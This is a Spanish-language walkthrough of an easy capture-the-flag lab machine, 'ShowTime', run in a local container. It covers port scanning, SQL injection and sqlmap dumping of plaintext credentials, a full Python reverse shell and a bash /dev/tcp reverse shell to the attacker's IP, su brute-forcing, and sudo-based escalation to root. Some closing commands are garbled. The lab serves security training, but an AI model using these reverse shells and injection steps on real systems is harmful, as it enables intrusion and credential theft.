

## SHOWTIME



# ShowTime

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**Dificultad:** Fácil

**Fecha de creación:**  
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### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

`unzip showtime.zip`

Archive: showtime.zip  
inflating: showtime.tar  
inflating: auto\_deploy.sh

2- Y ahora desplegamos la máquina

`bash auto_deploy.sh showtime.tar`

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

`ping -c1 172.17.0.2`

```

L# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.246 ms
Archive: showtime.zip
— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.246/0.246/0.246/0.000 ms

```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```

L# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 16:04 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 e1:9a:9f:b3:17:be:3d:2e:12:05:0f:a4:61:c3:b3:76 (ECDSA)
|_ 256 69:8f:5c:4f:14:b0:4d:b6:b7:59:34:4d:b9:03:40:75 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: cs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Encontramos los puertos 22 y 80

puerto 80



## ENUMERACIÓN



Con gobuster, enumeramos directorios


```
gobuster dir -u http://172.17.0.2 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://172.17.0.2  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php,doc,html,txt  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/images (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]  
/index.html (Status: 200) [Size: 14646]  
/.html (Status: 403) [Size: 275]  
/.php (Status: 403) [Size: 275]  
/assets (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]  
/icon (Status: 301) [Size: 307] [→ http://172.17.0.2/icon/]  
/css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]  
/js (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]  
/fonts (Status: 301) [Size: 308] [→ http://172.17.0.2/fonts/]  
/login_page (Status: 301) [Size: 313] [→ http://172.17.0.2/login_page/]  
/.php (Status: 403) [Size: 275]  
/.html (Status: 403) [Size: 275]  
/server-status (Status: 403) [Size: 275]  
Progress: 1102800 / 1102805 (100.00%)  
  
Finished
```

En el directorio /login\_page probamos con una entrada típica para inyección SQL

```
' OR '1'='1
```





Vamos con sqlmap para encontrar bases de datos

```
sqlmap -u http://172.17.0.2/login_page/index.php --forms --dbs --batch
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

sqlmap para ver las tablas dentro de users

```
sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users --tables --batch
```

```
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

sqlmap para ver las columnas dentro de la tabla usuarios

```
sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users -T usuarios
--columns --batch
```

```
Database: users
Table: usuarios
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int unsigned |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
```

sqlmap para ver todos los registros, usuarios y contraseñas

```
sqlmap -u http://172.17.0.2/login_page/index.php --forms -D users -T usuarios -C
password,id,username --dump --batch
```


```
Database: users
Table: usuarios
[3 entries]
+-----+-----+-----+
| password | id | username |
+-----+-----+-----+
| 123321123321 | 1 | lucas |
| 123456123456 | 2 | santiago |
| MiClaveEsInhackeable | 3 | joe |
+-----+-----+-----+
```

Tenemos 3 usuarios y sus contraseñas.

## EXPLOTACIÓN

Nos vamos al panel de login y vemos que la combinación válida es

**joe/MiClaveEsInhackeable**



**Estamos dentro. Ahora establecemos una reverse shell, nos ponemos a la escucha por 4444 y pegamos un script en python**

```
import socket
import subprocess

# Configuración de la IP y el puerto del servidor al que se debe conectar la shell
SERVER_IP = '192.168.0.26'
SERVER_PORT = 4444

# Crear un socket y conectar al servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((SERVER_IP, SERVER_PORT))

while True:
    # Recibir el comando del servidor
    command = s.recv(1024).decode('utf-8')

    if command.lower() == 'exit':
        break

    # Ejecutar el comando y obtener la salida
    result = subprocess.run(command, shell=True, capture_output=True, text=True)

    # Enviar el resultado de vuelta al servidor
    s.send(result.stdout.encode() + result.stderr.encode())

s.close()
```





EVERYONEISRICH  
EVERYONEISPOOR  
CHITTYCHITTYBANGBANG  
FLYINGTOSTUNT  
FLYINGFISH  
MONSTERMASH  
BIFBUZZ  
WHEELSONLYPLEASE  
SLOWMO  
SPECIALK  
JUMPJET  
FLYINGTOSTUNT  
FLYINGFISH  
ASNAEB  
BTCDBCB  
KVGYZQK  
HELLOLADIES  
BGLUAWML  
OSRBLHH  
LJSPQK  
VKYPQCF  
SZCMAWO  
ROCKETMAN  
AIWPRTON  
OLDSPEEDDEMON  
CPKTNWT  
WORSHIPME  
NATURALTALENT  
BUFFMEUP  
BRINGITON  
FULLCLIP  
CVWKXAM  
OUIQDMW  
PROFESSIONALSKIT  
PROFESSIONALTOOLS  
NINJATOWN  
STINGLIKEABEE  
GHOSTTOWN  
SPEEDITUP  
SLOWITDOWN  
SLOWITDOWNBRO  
BAGUVIX  
SPEEDFREAK  
BUBBLECARS

Parece una lista de palabras de un diccionario, lo que apunta a la posibilidad de ejecutar el [Brute\\_Force](#) usando este diccionario.

Lo primero que haremos es pasar a minúsculas todas estas palabras, guardando primeramente en el archivo trucos.txt y luego con este comando

```
tr '[:upper:]' '[:lower:]' < trucos.txt > trucos_minusculas.txt
```

Ahora, nos bajamos a la máquina víctima este archivo y el Brute\_Force

```
www-data
ls
Linux-Su-Force.sh
admin-panel.php
auth.php
db.php
home.php
index.php
trucos_minusculas.txt
```

Ejecutamos

```
bash Linux-Su-Force.sh joe trucos_minusculas.txt
```

contraseña: **chittychittybangbang**

Probamos conexión ssh

```
ssh joe@172.17.0.2
```

```
└─# ssh joe@172.17.0.2 -i /home/luciano/.ssh/id_rsa -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null
joe@172.17.0.2's password:
Permission denied, please try again.
joe@172.17.0.2's password:
Permission denied, please try again.
joe@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 22 23:03:25 2024 from 172.17.0.1
joe@eb8a8edc8ac5:~$
```

Buscamos permisos sudo

```
joe@eb8a8edc8ac5:~$ sudo -l
Matching Defaults entries for joe on eb8a8edc8ac5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joe may run the following commands on eb8a8edc8ac5:
    (luciano) NOPASSWD: /bin/poish
```

Podemos ejecutar como luciano /bin/poish

Nos vamos a <https://gtfobins.github.io/gtfobins/poish/#sudo>

**sudo poish**

joe@eb8a8edc8ac5:~\$ **sudo -u luciano /bin/poish**

\$ **whoami**

luciano

\$

Buscamos permisos sudo

```
Luciano@eb8a8edc8ac5:/home/joe$ sudo -l
Matching Defaults entries for luciano on eb8a8edc8ac5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luciano may run the following commands on eb8a8edc8ac5:
  (root) NOPASSWD: /bin/bash /home/luciano/script.sh
Luciano@eb8a8edc8ac5:/home/joe$
```

Observamos el contenido del script

El script configura una conexión de red para recibir comandos de una máquina remota a través de un socket TCP y ejecutarlos en el sistema local.

luciano@eb8a8edc8ac5:~\$ **cat script.sh**

#!/bin/bash

IP="192.168.1.100"

PORT="4444"

**bash -c 'exec 5<>/dev/tcp/"\$IP"/"\$PORT"; cat <&5 | bash >&5 2>&5'**

Dado que no podemos usar nano, lo hacemos con printf

**printf '#!/bin/bash\n\nIP="192.168.0.26"\nPORT="9001"\nbash -c \'exec 5<>/dev/tcp/\$IP/\$PORT;**

**cat <&5 | bash >&5 2>&5\'\'\' > /home/luciano/script.sh**

Damos permisos

```
chmod +x /home/luciano/script.sh
```

y somos root

```
└─# nc -lvnp 9001
listening on [any] 9001
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 34790
whoami
root@nodebb8a8edcbac5:~$ sudo -u root /bin/bash /home/luciano/sc
└─# script.sh
```

